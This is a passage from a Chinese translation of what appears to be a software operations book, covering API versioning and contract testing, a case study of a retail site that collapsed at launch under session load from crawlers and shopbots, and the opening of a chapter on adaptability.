一旦服务收到请求，就必须要根据旧API或新API进行处理。你肯定不想仅仅靠复制版本1的所有代码来处理版本2的请求。在内部，只要不影响未来进行的变更，我们希望尽可能地减少代码重复。我倾向于在控制器中处理版本问题，处理新API的那些方法，会直接转到业务逻辑代码的最新版本上。而处理旧API的方法会得到更新，从而将旧的请求对象转换为当前对象，并将新的响应对象转换为旧对象。

现在你知道如何让服务表现得像一个“好公民”了。不幸的是，并不是所有的服务都和你的服务一样“举止得体”。我们需要看看如何处理来自其他服务的输入。

14.2 处理其他系统的版本问题

当接收到请求或消息时，应用程序根本无法控制其格式。无论服务如何定义预期格式，总有“捣蛋鬼”传来劣质的消息。如果消息只是缺少一些必填字段，那么你还算幸运。接下来将讨论如何为版本变更进行设计（有关接口定义的更多讨论，请参阅4.1节）。

在调用其他服务时也会出现类似问题。所访问的服务可以随时开始拒绝你的请求。毕竟，它们可能没有遵守像14.1节提到的相同的安全变更规则，因此新的部署可能会改变必填参数集或要使用新的约束条件，这意味着必须始终做好自我防御工作。

再来看看上面那个贷款申请服务，如表14-1所示，其中列出了一些路由，用来收集贷款申请和借款方的数据。

现在假设一个服务消费者向/`applications`路由发送一个POST请求，POST请求体表示了申请者和贷款信息。接下来发生的细节取决于系统的编程语言和框架。如果是面向对象的语言，那么每个路由都会连接到控制器上的一个方法。如果是函数式的编程语言，路由会转到对应某种状态的函数中。无论如何，这个POST请求最后会和一些参数一起分配到一个函数。而最终，这些参数都是表示传入请求的某种数据对象。我们不能确定这些数据对象在正确的字段上匹配正确的信息的执行情况，仅是考虑当使用自动化映射程序时，这些字段具有正确的语法类型（整型、字符串型、日期型等）。如果必须处理原始的JSON，那么甚至连这样的保证都没有（在处理完原始的JSON后，始终要确保自己洗干净手并清洁工作台面）。

想象一下，我们的贷款服务已经变得非常受欢迎，一些银行也想参与。他们愿意为信用良好的借款方提供更优惠的利率，但仅限于某些类别的贷款（其中一家银行尤其想避免向居住在经常发生龙卷风地区的移动房屋中的人提供贷款）。因此，你添加了几个字段。申请者数据多了新数字字段`creditScore`，贷款数据多了新字段`collateralCategory`。同时`riskAdjustments`²列表添加了一个新的允许值。这些听起来都不错。

²`creditScore`、`collateralCategory`和`riskAdjustments`分别是信用评级、抵押类别和风险调整。——译者注

现在坏消息来了。调用方可能会发来这些新字段和值的全部或部分内容，或者不发送任何其相关内容。在极少数情况下，你可能只是回应“不良请求”状态并将请求丢弃。但是，在大多数情况下，你的系统必须能够接受这些字段的任意组合。如果贷款申请包含了“移动房屋”的抵押类别，但风险调整列表缺失了，该怎么办？如果这样的事情

下一次像罐头中一条条沙丁鱼那样冒出来，难道就这样直接告诉那家银行？如果请求中缺少信用评级该怎么办？此时是否仍然会将申请表发送给你的金融合作伙伴？假如发送至金融合作伙伴，他们是会做信用评级查询，还是仅仅会抛来一个错误？

所有这些问题都需要解答。虽然请求规范中添加了一些新字段，但并不意味着所有人都会遵守新规范。

对于你的服务发送给其他服务的那些调用，也存在同样的问题。请记住，你的提供方也可以随时部署新版本。一秒钟之前仍工作良好的那些请求，现在可能会失败。

这些问题是我喜欢使用契约测试的另一个原因，参阅14.1节。集成测试失败常见的原因，是服务消费者希望对提供方的调用进行过分的指定。如图14-3所示，其中测试做得太过严苛。图中测试首先建立并发出一个请求，然后根据原始请求中的数据针对响应结果进行判断。但这仅仅验证了目前端到端的工作方式，而并不能验证调用方的请求是否真正符合契约，也不能验证调用方是否可以处理提供方发出的所有响应。因此，当提供方的新版本以一种能允许但意想不到的方式变更响应时，调用方会发生服务中断。



图 14-3 失败的集成测试

在这种风格的测试方式中，让服务提供方返回错误响应也会很难。因此，我们经常需要求助于一些特殊的状态标志——“当收到这样的参数时总是抛出异常”。要知道，测试代码迟早会到达生产环境。

我更喜欢一种测试方式——请求端与响应端检查自己是否符合规范。
在图14-4中，可以看到一般测试会分为两个部分。



图 14-4 请求端与响应端的自我检查

第一部分只检查调用方的请求是否依据提供方的要求创建，第二部分检查调用方是否能处理来自提供方的所有响应。请注意，这两部分都没有调用外部服务，而是严格地测试了调用方代码是否符合契约。在进行全面的契约测试之前，我们执行了部分契约测试，确保服务提供方能实现其承诺。将测试分为不同的部分，有助于隔离通信中的故障，并能使代码更加稳健，因为我们不会再对另一方的行为做出不合理的假设。

一如既往，软件应该保持杞人忧天的状态。即使最信任的服务提供方承诺每次都会进行零停机部署，也不要忘记保护你的服务。有关系统“自卫”的技巧，请参阅第5章。

14.3 小结

在软件与外部环境之间的许多交汇点上，版本控制基本上处于混乱状态。这永远是一个复杂的话题。我建议对此采取实用主义哲学，如果每个人都能从全局着眼并从小处着手，那么组织中出现棘手情况的概率就会降到最低。否则整个组织就会慢慢停顿下来，因为每个版本发布都会受到束缚，等待其客户端的同步升级。

本章讨论了如何处理版本从而给其他人带来便利，以及当服务消费者和提供方的版本发生变更时如何进行自我保护。接下来将讨论开发过程中关于运维的问题，即如何在系统中建立明晰性，以及当明晰性显示需要做出变更时如何进行调整。

第四部分 解决系统性问题

本部分内容：

- 第 15 章 案例研究：不能承受的顾客流量
- 第 16 章 适应性
- 第 17 章 混沌工程

第 15 章 案例研究：不能承受的 巨大顾客流量

经过多年的辛苦工作，我所在的团队终于推出了新系统。9个月前，我才加入这个庞大的团队（总共超过300人），与其他成员一起为一家零售商全面更新电商系统、内容管理系统、客户服务系统和订单处理系统。这次的全面更新注定对公司未来10年的发展有着举足轻重的影响，但在我加入该团队时，系统的发布时间已经比原计划晚了一年多。在过去的9个月中，我一直处于紧绷状态：在办公桌上吃午饭，并且工作到深夜。即使在天气最好的时候，明尼苏达州的冬季也会考验你的灵魂。黎明姗姗来迟，黄昏早早到来。几个月来，我们都没有见到太阳，这常常令我感觉像是身处George Orwell在《1984》一书中所描绘的噩梦中。那里唯一值得喜爱的春季一晃就过去了，就好像前一天还在冬夜里入眠，等睡醒环顾四周时，夏天早已到来。

9个月后，我仍然是团队中的新人，不少开发人员已经待在那里一年多了。他们每天都吃客户带来的午餐和晚餐。即使在今天，当一想起炸鸡炸玉米饼时，其中的一些人仍然能明显地感觉到自己在瑟瑟发抖。

15.1 倒计时后推出新系统

新系统至少已经有过6个“官方”发布日期了。历时3个月的负载测试和紧急代码变更，两支完整的管理团队，用户流量负载水平的目标也先后更改了3次，而且每次都降低了目标。

发布日是胜利的一天。随着新系统的推出，所有的辛劳、挫折、遗忘的友情、婚姻的变故都会一同消散。营销团队中有许多人参加完两年前召开的需求收集会议后，大家就没有再见过他们。现在，他们全部聚集在召开新系统推出仪式的大会议室里，身后摆满了香槟酒。技术人员则聚集在一堵满是监视器的系统健康状况监控墙前，正是他们使模糊不清的“需求之梦”变成了实际的代码。

上午9时，项目总经理按下了大红按钮，那个大红按钮连接着隔壁房间的一个LED灯，一位技术人员随即单击了投影在大屏幕上的浏览器的重新加载按钮。于是，新的网站在大会议室的大屏幕上神奇地出现了。在这一层楼的另一头，我和同事也默默地关注着进展，我们很快就听到了营销人员的欢呼声。软木塞砰砰作响地从酒瓶口弹出。新网站就此推出。

然而，CDN才是这一天真正的转折点。美国中部时间早上9点，一次计划内的CDN元数据更新在其网络中按时启动。这一更新将在CDN的服务器网络上传播开来，大约8分钟就能在全球范围内生效。我们预计早上9:05左右，新服务器上的流量就会急剧增加。（会议室里的浏览器被配置为绕过CDN直接访问新推出的站点，直抵CDN所对应的“原始服务器”上的内容。不是只有营销人员知道如何制造假象。）事实上，我们可以立即看到新的流量进入了网站。

截至上午9:05，服务器上已经有了1万个活动的会话。

上午9:10，活动会话数已经超过5万。

截至上午9:30，活动会话数已经达到25万。不过，网站随即崩溃了。

我们这次“一锤定音”式的发布，着实让自己当头挨了“一锤”。

15.2 以QA测试为目标

为了理解这次迅速且彻底的崩溃，必须简要回顾一下该网站3年来的历程。

从多种角度来看，这种全面构建新系统的项目很少见。那时，根本不存在所谓的“网站项目”，所有的项目其实都是带有HTML界面的企业集成项目，其中的大部分系统位于后端服务之上的API层。在这个项目启动时，围绕商业套件构建单体“网站”系统正处于鼎盛时期。该网站100%的前端页面都是由后端来渲染的。

当后端与前端一起开发时，你可能会认为两者集成的结果会更清晰、更美好、更紧密。这可能会发生，但绝不会自动发生，因为这取决于

康威定律。更常见的结果是，集成的双方最终都瞄准了各自的“移动靶”。

康威定律

在1968年发表于*Datamation*杂志上的一篇文章中，梅尔文·康威（Melvin Conway）描述了一种社会学现象：“在设计系统时，组织受制于其自身的沟通结构，这使得它设计的系统结构与沟通结构相一致。”这个现象有时可以这样表述：“如果把一个编译器交给4个团队来开发，那么将会得到一个处理4遍的编译器。”

虽然这句话听起来像是出自呆伯特漫画，但它实际上源自对软件设计期间所出现的特定动力作用而做出的严肃而有力的分析。康威认为，要在系统内部或系统之间构建接口，两个人必须以某种方式沟通有关该接口的规范。没有沟通，就无法建立接口。

请注意，康威指的是组织的“沟通结构”，这通常与该组织的正式结构有所不同。如果处于不同部门的两个开发人员能够直接沟通，则沟通结果将反映到系统中的一个或多个接口中。

我已经发现，康威定律在下述两种模式中十分有用。在规范性模式中，可以根据康威定律构建需要软件体现的沟通结构。在描述性模式中，可以根据软件结构的映射关系，帮助理解组织真实的沟通结构。

一次性替换整个商业网站的系统栈，也带来了巨大的技术风险。如果系统不是用稳定性模式构建的，那么它可能采用了典型的紧耦合架构。在这样的系统中，发生失效的总体概率，是其中任何一个组件发生失效的概率之和。

即使系统是用稳定性模式构建的（本例中的系统不是），那么一个全新的系统栈也意味着没有人能确定它在生产环境中的运行情况。容量、稳定性、控制性和适应性都是要面临的大问题。

在参与项目的初期，我意识到开发团队所有工作的目标，就是通过QA部门的测试，而不是在生产环境中正常运行。在15个应用程序和500多个集成点中，每个配置文件都是为集成测试环境而编写的。主机名、

端口号和数据库密码，全都分散在数千个配置文件中。更糟糕的是，应用程序的某些组件是针对QA环境的网络拓扑结构进行设计的，而我们明知这与生产环境不匹配。例如，生产环境会有额外的防火墙，而QA环境没有。（这是一种常见的“占小便宜吃大亏”的决定，虽然在网络设备上节省了数千美元，但在停机和部署失败时要花费更多金钱。）此外，在QA环境中，一些应用程序只有一个实例，但在生产环境中会有几个集群实例。在很多方面，测试环境也反映了关于系统架构的过时想法，每个人也“只是知道”这些想法在生产环境中会有所不同。改进测试环境的难度非常高，这导致大多数开发团队选择忽略这些差异，而不是暂停一两周的日常“构建-部署-测试”周期，考虑如何解决问题。

当开始询问生产环境的配置时，我以为这只不过是找到那些已经解决这些问题的人来询问一下而已。我问：“生产环境的配置信息提交到哪个源代码控制仓库里了？谁能告诉我需要在生产环境中覆盖哪些属性值？”

若提出问题但没有得到答案，有时就意味着没有人知道答案。然而在另一些时候，这也意味着没有人希望在众目睽睽之下回答这些问题。在本例的项目中，两种情况都存在。当问了太多问题时，我就被贴上标签，成为这些问题的回答者。

我决定编写一个属性列表，这些属性看似需要在生产环境中做出变更，包括主机名、端口号、URL、数据库连接参数、日志文件位置等。然后，我就追着开发人员要答案。“主机名”这个属性较模糊，况且QA环境中的一台主机上同时运行着5个应用程序。这可能意味着“我自己的主机名”，也可能意味着“允许能够调用我的主机”，还可能意味着“我用来洗钱的主机”。在弄清楚生产环境中的主机名之前，我必须知道主机的意图到底是什么。

一旦知道了生产环境中需要变更的属性，就该定义生产环境的部署结构了。为了使系统能在生产环境中运行，需要变更数千个文件。每次发布新的软件版本，所有这些文件就都要重写。想一想每次发布前，都需要在半夜手动编辑数千个文件，这种做法完全不可取。另外，一些属性被重复定义了很多次。仅仅变更数据库密码，看似就需要在20

台服务器上编辑100多个文件。随着网站的发展，这个问题只会变得更糟。

面对这个棘手的问题，我做了每一个优秀的开发人员都会做的事情：添加一个间接层。（尽管我在运维部门，但我在职业生涯中的大部分时间里仍是开发人员，所以我倾向于从这个角度处理问题。）关键是要创建一个覆盖属性值的结构，并令其独立于应用程序代码库。对于随环境变化而变化的属性值，只会将它们保存在一个地方。这样一来，每次部署新版本时，就无须重写生产环境中的配置文件。这种覆盖方法还有另一个好处，那就是可以将生产环境的数据库密码从QA环境（开发人员可以访问）中移除，也可以将其从源代码控制系统（公司中的任何人都可以访问）中移除，从而保护顾客的隐私。

在搭建生产环境时，我在不经意间自愿协助进行了负载测试。

15.3 负载测试

客户知道负载测试对成功发布新系统的重要性，因此客户为负载测试做了整整一个月的预算，这是我见过的历时最长的一次。在网站推出之前，营销部门宣布该网站必须支持25 000个并发用户。

通过计算并发用户数量来判断系统容量，这种方式产生的结果不准确。假设所有用户都只是在浏览首页后就离开，那么这种情况的系统容量要大大高于所有用户都在执行购买操作的情况。

另外，并发用户是无法衡量的。不存在长久的用户连接，只存在随着请求的到达而形成的一系列离散的访问。服务器接收到请求序列——通过某种标识符连接在一起的多个请求。如图15-1所示，这一系列请求可以通过会话进行识别。会话其实就是一种使应用程序编程更加简单的抽象。




图 15-1 通过会话识别请求

请注意，用户实际上在图15-1中的会话停止时间开始时就离开了。对于不再点击的用户和尚未点击的用户，服务器无法区分。因此，服务器会使用超时。它会在用户最后一次点击之后的几分钟内，保持活动状态。这意味着会话的持续时间绝对比用户的持续时间要长。所以，如果对会话进行计数，那么就会高估用户的数量，如图15-2所示。



图 15-2 通过会话记录用户数量

一些活动会话注定会因没有其他请求而过期。活动会话的数量是Web系统最重要的一个衡量指标，但不要将其与用户数量混淆。

回到案例中，要实现25 000个活动会话的目标，需要认真地做一些工作。

负载测试通常不需要太多干涉。可以制定一个测试计划，创建一些脚本（或让供应商创建脚本），配置负载生成器和测试调度程序，并在凌晨启动测试。第二天，等测试完成后，就可以分析测试运行期间收集的所有数据。此时可以分析结果，修改一些代码或配置，并安排下一次测试。

我和同事知道负载测试的周转速度需要更快些。因此，我们召集了一大群人参加电话会议，其中包括测试经理、负载测试服务工程师、开发团队里的架构师，以及监控数据库使用情况的DBA，我则负责监控和分析应用程序和服务。

负载测试既是一门艺术，也是一门科学。复制真实的生产流量进行测试是不可能的，因此需要凭借经验和直觉分析流量，尽可能地模拟真实情况。负载测试在一个较小的环境中运行，我们期望所有扩展容量的因素都能起作用。从流量分析中只能获得一些变量的信息，如浏览模式、会话持续时间、每个会话访问的页数、转化率、用户思考时间、连接速度，以及产品目录访问模式等。经验和直觉有助于从中选择重要的变量。我们决定把用户思考时间、转化率、会话持续时间和产品目录访问模式当作最重要的变量。第一批脚本模拟了“闲逛者”“搜索者”和“买家”这3类用户的组合访问情况。超过90%的脚本将查看主页和一个产品详情页面，这些代表着几乎每天登录网站的比价猎手用户。我们乐观地分配了4%的虚拟用户完成结账过程。在这个网站上，与大多数电子商务网站一样，结账是最消耗系统资源的一个操作。这涉及与外部系统的集成（包括信用卡验证系统、地址标准化、库存检查和可购买量检查），并且相对于几乎其他所有会话，它涉及更多的页面。一个结账用户在其会话期间，经常要访问12个页面。而那些只是扫几眼网站就离开的用户，通常不会访问超过7个页面。我们相信上述虚拟用户的组合产生的流量，会比系统中的实际流量稍微大一些。

在第一次运行测试的过程中，仅仅1200个并发用户就把网站给拖垮了。每台应用程序服务器都不得不重新启动。无论怎样，我们需要将容量提高约20倍。

在接下来的3个月中，我们每天都会开12小时的电话会议，期间伴随着许多有趣的冒险活动。在一个难忘的夜晚，负载测试供应商的工程师，看到其负载农场中的所有Windows机器都开始下载并安装一些软件。原来，当我们在电话中讨论如何使用它们产生负载时，这些机器被黑客攻击了！还有一次，负载测试看似已经达到了带宽的上限。果然，AT&T的某位工程师早前注意到一个子网使用了“太多”的带宽，所以他为那条链路带宽做了限制，而正是那条链路给我们造成了80%的负载。但即便有这些艰难险阻，我们还是对该网站进行了大幅的改进。我们每天都能发现新的瓶颈和容量限制。所有的配置变更都能够在一天内完成。代码变更时间会长一点，但开发人员仍然能在两三天内将其完成。

我们甚至在不到一周的时间内，完成了一些重大的架构变更。

通过这种在生产环境中对网站进行运维操作的早期预演，我们有机会生成一些脚本、工具和报告，而且很快就证明这些脚本、工具和报告是至关重要的。

经过3个月的测试工作和超过60次新应用程序的构建，网站容量增加了9倍。该网站可以处理12 000个活动会话，估计一次能服务大约10 000个顾客（考虑所有关于顾客计数的警告）。

此外，当会话数超过12 000个时，该网站也不会再崩溃，不过有时确实会“掉链子”。在这3个月中，营销部门重新评估了发布新系统的目标。他们决定，哪怕网站运行缓慢，也好过没有网站。他们认为，既然达不到25 000个并发用户，那么对于一年中系统运行缓慢的那段时间，即使12 000个活动会话也足以发布新系统了。大家希望在假日季前，能对系统做出重大改进。

15.4 被众多因素所害

即便经过了负载测试，网站在发布当天仍然崩溃了。究竟发生了什么？为何网站崩溃得如此严重，而且如此之快？我们的第一个想法是，营销部门的需求估算或许太低了，也许顾客早已建立了对新网站的预期。当发现顾客从未得知发布日期时，这个想法迅速就被否定了。也许在生产环境和测试环境之间存在一些配置差异。

会话计数几乎使我们直接发现了问题。正是会话的数量导致这个网站崩溃。会话是每台应用程序服务器的致命弱点。每个会话都会消耗资源，主要是消耗内存。启用会话复制功能后（该网站确实启用了），每个会话都会被序列化，并在每个页面请求后传输到会话备份服务器上。这意味着会话消耗了内存、CPU和网络带宽。那么，这些会话都来自哪里？

最终，我们意识到干扰信号是最大的问题，所有的负载测试都是通过使用真实浏览器模仿真实用户的脚本完成的，它们都是从一个页面跳转到另一个页面，脚本全部使用cookie跟踪会话。它们对系统真是太友好了，事实上，现实世界的环境极其残酷。

生产环境总是会出状况，尤其是那种无法预测的状况。我们遇到的其中一个状况来自搜索引擎。该网站约40%的访问流量来自搜索引擎，不幸的是，在网站发布的那一天，搜索引擎将顾客引向了旧URL。鉴于应用程序服务器能够跟踪和报告会话，我们把Web服务器配置为将所有对.html文件的请求都发送到应用程序服务器。这意味着来自搜索引擎的每个顾客，都可以在应用程序服务器上创建一个会话，并得到404页面。

搜索引擎注意到网站内容发生了变化，因此它们开始重新获取其所拥有的所有缓存页面。这就制造了许多流量内容仅是404的会话。（当然，这只是不要放弃旧URL结构的一个原因。还有一个原因是，人们在评论区、博客和社交媒体中也会添加链接。而当这些链接一下子都找不到内容时，那真的是糟透了。）那天，该网站的搜索引擎优化排名大幅下降。

我们还发现了另一个重大问题：搜索引擎会“爬取”新页面。我们发现一个搜索引擎每秒会创建多达10个会话。这源于应用程序安全团队的

一项要求——避免使用会话cookie，专门把会话ID放到查询参数中（这是一个糟糕的决定，具体原因请参阅11.1.2节）。

接着处理页面抓取工具和购物机器人¹。我们发现了10多个高容量页面抓取工具，这些行为不良的机器人大多是针对特定行业进行竞争分析的搜索引擎。一些工具能非常巧妙地隐藏其来源，特别是其中一个工具，它通过多个小型子网发送页面请求，进而掩饰这些请求来自同一个来源。实际上，即使是来自同一IP地址的连续请求，它们也会使用不同的用户代理字符串掩盖其真实来源。根本不要提robots.txt文件。首先，我们并没有在网站上放置这个文件。其次，对于这些努力掩饰来源的购物机器人，即使我们放置了这个文件，它们也绝对不会理睬。

¹购物机器人（shopbot）是一种智能代理软件，它可以自动搜索大量电商网站上的特定商品。这种软件通过在单个页面上显示不同供应商所提供的商品的价格和功能，方便消费者进行比较和购物。——译者注

然而，通过美国互联网号码注册中心可以确定源IP地址属于同一实体。另外，这些商业抓取工具实际上会对外销售其订阅服务。任何想跟踪竞争对手价格的零售商，都可以找一家这样的抓取工具开发商并订阅其报告。这些公司会每周或每天报告竞争对手的商品和价格。这就是有些网站在你将商品放入购物车之前，不会显示销售价格的原因。当然，这些抓取工具都不会合理处置cookie，所以每一个都会额外创建会话。

最后碰到的问题，是我们称为的“随机出现的怪东西”（我们并没有真正使用“东西”这个词）。举例来说，来自海军基地的一台计算机创建了一个常规的浏览会话，然后在最后一次合法页面请求之后约15分钟，我们看到最后一次请求的URL被反复重新请求。这样就创建了更多的会话。我们一直没有弄清楚这件事的原因，只好将其屏蔽。相比失去所有顾客，失去这一个顾客还是值得的。

15.5 测试仍然有差距

尽管我们为负载测试投入了大量的精力，但系统在面对现实世界时仍然崩溃了。负载测试漏掉了两件事。

首先，我们按照应用程序的使用方式对其进行了测试。测试脚本会请求一个URL，等待响应，然后对响应页面上出现的另一个URL发出请求。除非使用cookie，每秒发100次请求，否则负载测试脚本绝不会尝试请求相同的URL。即使脚本这样做了，我们也认为这个测试是“不现实”的，并且当服务器崩溃时也会忽略这个因素。由于Web框架使用cookie跟踪会话，而不是重写URL，因此所有的负载测试脚本都使用了cookie。换句话说，我们在测试环境测试时所使用的配置，不同于生产环境的配置²。

2由于安全团队的要求，cookie无法在生产环境中生成，因此真实用户只能使用URL重写进行会话跟踪。——译者注

简而言之，所有的测试脚本都是遵守规则的。这就像应用程序测试人员只会按照正确的顺序单击按钮。测试人员实际上更像是每隔一段时间就在Twitter上传出的笑话里的那样：“测试人员走进一家酒吧。要了一杯啤酒。要了0杯啤酒。要了99 999杯啤酒。要了一只蜥蜴。要了-1杯啤酒。要了一个sfdeljknesv。”³如果你告诉测试人员使用应用程序的“快乐路径”⁴，那么他们会将这个作为最后一个测试用例。测试人员对于负载测试也是如此。所以在测试时，要增加噪声，制造混乱。噪声和混乱可能只会消耗一些容量，但也可能会让系统失效。

3结局是：一位顾客走进酒吧询问厕所在哪，结果酒吧起火，整个建筑塌了。这是行业内的笑话，指顾客不按说明提要求，借指即使测试人员完成了各种测试，用户也会在使用系统的过程中发出意外的请求。——译者注

4指用户对应用程序做出的一系列常规操作。——译者注

其次，应用程序开发人员没有采取某种能够阻止恶劣情况蔓延的防护措施。当出现问题时，应用程序会继续将线程发往危险区域。就像在浓雾弥漫的高速公路上发生的撞车事故，新的请求线程只能继续“冲入”一堆已经失效或挂起的线程中。我们在负载测试的第一天就看到了这一点，但当时我们并不了解其意义。我们以为这只是测试方法的问题，却没有意识到这是导致系统无法从攻击中恢复过来的严重缺陷。

15.6 善后

经过数周紧张的工作，新网站得到了显著的改善。CDN的工程师做了一些努力，弥补他们在新网站发布前“偷偷让顾客预览”旧URL的失误。他们使用边缘服务器脚本，保护网站免受恶意攻击者的侵害。他们添加了一个网关页面，提供3项关键功能。首先，如果请求发送方没有合理处置cookie，那么该页面会将浏览器重定向到一个单独的说明页面，解释如何启用cookie。其次，可以通过设置一个限流器，确定允许新会话创建的百分比。如果将百分比设置为25%，那么这个网关页面只允许25%的请求去访问真正的主页。其余的请求会收到一条措辞礼貌的消息，请顾客稍后访问。在接下来的3周里，我们请一位工程师一直注意会话的数量，随时准备在流量快要无法控制的时候，用限流器将其拉回限定值。如果服务器完全超载，则它需要将近一小时才能重新响应页面，因此使用限流器来防止出现服务处理饱和非常重要。到了第3周，我们能够整天将限流器的百分比设置在100%。

阻止特定IP地址访问网站是添加的第3个关键功能。每当观察到购物机器人或请求洪峰来临时，系统就会将其添加到屏蔽列表中。

上述所有事情，都可以作为应用程序的一部分来完成。但在网站新发布后的疯狂“救火”过程中，让CDN为我们处理这些事情会更容易、更快捷。我们还有一些需要自行处理的紧急变更。

网站的主页完全是动态生成的。从下拉式目录菜单的JavaScript代码，到产品详情信息，再到页面底部的“使用条款”链接，都是动态生成的。应用程序平台的一个关键卖点是个性化。营销部门对此功能非常热衷，但尚未决定如何使用。因此，每天生成并提供500万次的主页，其每次获得的响应都是完全相同的。网站不提供任何A/B测试功能。构建这个主页需要使用1000多个数据库事务。（即使数据已经被缓存在内存中，由于平台工作方式的原因，仍然需要创建一个事务。）具有漂亮翻转效果的下拉菜单，需要遍历80多个产品类别。此外，流量分析显示，每天访问请求的绝大部分，只访问主页面。它们大多没有能证明身份的cookie，所以个性化是不可能做到的。但是，如果应用程序服务器要发送主页，则需要花费时间，并创建一个会话，该会话

会在接下来的30分钟内占据内存。因此，我们很快构建了一些脚本来制作主页的静态副本，供所有身份来源不明的顾客使用。

你有没有看过大多数商业网站发布的法律条款？他们的措辞很巧妙，比如说：“一旦查看了页面，你就同意了以下条款.....”事实证明，这些条款的存在是有原因的。当零售商发现屏幕抓取工具或购物机器人时，就可以搬出律师回击这些违规方。最初几天，法律团队确实忙活了一阵子。当我们发现另一组机器人通过非法登录网站抓取内容或价格信息后，律师们就会向其发出停止违规的通知。大多数时候，机器人会就此打住。尽管如此，它们不久还会再次操作。

这个特别的应用程序服务器，其会话故障切换机制基于序列化。用户的会话仍然绑定到原始服务器实例，因此所有新请求都将返回到内存中已存有用户会话的实例。在每次请求页面之后，用户的会话会被序列化，并被发送给“会话备份服务器”，会话备份服务器会在内存中保存该会话。如果用户的原始实例失效（无论是故意的还是其他原因），则下一个请求会被引导到负载管理器选择的新实例上。然后，新实例会尝试从会话备份服务器中加载用户会话。会话只应包含少量数据，通常只是一些数据键，如用户ID、其购物车ID或者一些有关其当前搜索内容的信息。将整个购物车或用户上一次搜索结果的全部内容，以序列化的形式存入会话中，并不是好主意。可悲的是，这些正是我们在会话中发现的。我们在一个会话中，不仅发现了整个购物车，还发现了用户上次关键字搜索出来的500条结果。我们能且只能关闭会话故障切换功能。

上面所有这些快速的响应行动，都有一些共性。首先，所有的实践都是永久的，不是临时的。其中的大部分实践已经持续存在了好多年，最长的一个是滚动重启，一共持续了10年，并且在团队所有成员都换了好几拨的情况下，仍然在持续。其次，这些实践都花费高昂，主要表现为收入的损失。很明显，因网站限流而“吃闭门羹”的顾客，是不太可能下订单的（至少不太可能在该网站下订单）。由于没有了会话故障切换功能，因此当实例失效时，任何正在结账的顾客都无法完成结账。系统不会给他们返回订单确认页面，而是会将其打发回购物车页面。大部分回到购物车页面的顾客，当发现之前的结账过程都白做了时，便会愤然离去。你难道不会吗？尽管个性化是整个架构重建项目的最初目标之一，但是静态主页使个性化难以实现。另外，购置双

份的应用服务器硬件，不仅其直接成本显而易见，而且这也增加了人工和软件许可的运维成本。最后，机会成本就是下一年修补该网站项目的成本，而不是推出新的创收功能的成本。

最糟糕的是，上述损失都是可以避免的。该网站新推出两年后，相比最初，网站能够处理的负载增加了3倍多。在这个过程中，服务器型号相同，而且后者使用的服务器更少。这说明软件的改进空间真的很大。如果该网站最初是按照两年后的方式构建的，那么工程师就可以加入营销部门的网站发布聚会，并且去弹出一些香槟酒的瓶塞，而不是去“弹出”一些跳闸断路器。

第 16 章 适应性

变化保证天天有，存活保障无处寻。

你肯定听说过在硅谷流传的一些准则：“软件正在吞噬整个世界。”“要么颠覆市场，要么就被颠覆。”“快速前进，打破常规。”这3句有什么共同之处？它们都在说变化，都在说承受变化的能力，或者都在说更好的——创造变化的能力。

敏捷开发运动为了响应商业环境的变化而拥抱变化。然而现如今，发展的“箭头”可能正转向另一个方向：软件的变化可以创造新的产品和服务。软件可以为新的联盟和新的竞争开辟空间，为那些曾经处于不同行业的企业开辟新的天地，例如灯泡制造商在零售商的云计算基础设施上运行服务器端软件。

就像在创业领域中发生的故事，有时你的竞争对手并不是另一家公司，而是产品昨天的版本。你发布了最小可行产品，希望能快速学习，快速发布，并在资金用完之前，找到产品与市场之间的最佳匹配。

在所有这些情况下，我们都需要具备适应性。这就是本章将探讨的主题，它涉及人员、过程、工具和设计。正如你所想的那样，这些因素相互关联，需要并行渐进地引入它们。

16.1 努力与回报的关系

并非每一款软件每天都需要进行数据修改，某些软件确实没有进行快速变化和适应的潜力。在某些行业，软件的每一次发布都要经过昂贵和耗时的认证，比如航空电子设备和植入式医疗设备所用的软件。这就为削减发布成本和交易成本制造了无法避免的障碍。如果必须使用螺丝刀和芯片起拔器来将宇航员送入太空轨道，那么这会产生巨大的交易成本。

当然，每个规则都会有例外。美国国家航空航天局喷气推进实验室就曾为“勇气”号火星漫游车部署了一个修补程序。而当“好奇”号火星漫游车登陆火星时，它甚至都没有用于地面操作的软件。当它在火星着陆，并且把所有有关行星际飞行和着陆的代码都删除后，才加载地面操作的软件。这是因为，漫游车在火星上必须使用从地球发射时所装备的硬件，而它在太空旅行时无法对其内存进行升级！

当努力与回报之间存在凸型曲线关系时¹，良好的适应性就能起作用。在竞争性市场中，努力和回报通常会表现出这种凸型曲线关系。

1如果用坐标轴的横坐标表示努力，用纵坐标表示回报，那么会存在一个从原点出发的凸型曲线。回报随努力的增加而迅速上升，表示努力越大，回报越多。但当努力大于某个值后，曲线上升的速度开始变缓。——译者注

16.2 过程和组织

要做出改变，你的公司必须要经历一个决策周期，如图16-1所示。其间，必须有人意识到确实存在一个需求，另外必须有人决定能满足该需求的某种特性，且该特性是否值得去做……如果值得去做，那么多快能做出来。必须有人采取行动，构建特性并将其推向市场。最后，必须有人观察软件变更能否达到预期的效果，然后再重复这个过程。在一家小公司里，这种决策循环可能只涉及一两个人，所以沟通可以相当快。在较大的公司里，上述责任一般会被扩散和分离。但有时公司的一个委员会能同时扮演“观察员”“决策者”和“实干家”的角色。




图 16-1 戴明环，或称休哈特环

